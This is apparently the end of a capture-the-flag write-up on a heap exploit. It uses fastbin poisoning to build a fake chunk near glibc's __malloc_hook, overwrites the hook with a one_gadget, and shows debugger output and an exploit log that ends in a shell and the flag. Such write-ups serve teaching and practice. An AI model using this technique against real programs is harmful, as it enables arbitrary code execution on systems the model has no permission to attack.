
Next, time we allocate from the fastbins, we will have an arbitrary write primitive to the __malloc_hook.



```
pwndbg> fastbins
fastbins
0x70: 0x7f0aa3224aed (_IO_wide_data_0+301) ◂— 0xaa2ee5e20000000
```

Overwrite Malloc_Hook

Finally, we request a 0x68 allocation, which gets sourced from the 0x70 fastbins.
This serves the fake chunk as our allocated chunk, granting an arbitrary write primitive.
We overwrite the malloc_hook with a one_gadget (do_system+1098)



```
pwndbg> x/10xg 0x7f0aa3224aed
0x7f0aa3224aed  0x0aa3223260000000      0x000000000000007f
0x7f0aa3224afd  0x0aa2ee5e20000000      0x0aa2ee5a0000007f
0x7f0aa3224b0d  0x000000000000007f      0x0000000000000000
0x7f0aa3224b1d  0x0000000000000000      0x0000000000000000
0x7f0aa3224b2d  0x0000000000000000      0x0000000000000000

pwndbg> x/1i __malloc_hook
   0x7f0aa2ea526a <do_system+1098>:     mov    rax,QWORD PTR [rip+0x37ec47]        # 0x7f0aa3223eb8
```

Shell Party

```
[*] Made Initial Chunks [(0,0x18),(1,0x88),(2,0x18)]
[*] Freed Chunk(1) Into Unsorted bin
[*] Overwrote Chunk(1) with 0x93 (Is_Mapped)
[*] Reallocated Chunk(1) with 0x93
[*] Libc Leak Found in Chunk(1): 0x7fdeb1d23000
[*] Allocated Chunk(3) with 0x68 * D
[*] Freed Chunk(3), placing in 0x70 Fastbins
[*] Overwrite Chunk(3) with 0x71 size and FD to Fake_Chunk
[*] Reallocated Chunk(3) as 0x68 * Ds
[*] Fake Chunk: 0x7fdeb20e7aed now at tail of fastbins
[*] One Gadget: 0x7fdeb1d6826a
[*] Allocated Chunk(4) with 0x68 Chunk(4) is 35 bytes before malloc hook
[*] Overwrote Malloc Hook. Shell next
[*] Switching to interactive mode
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}
```

Thank you.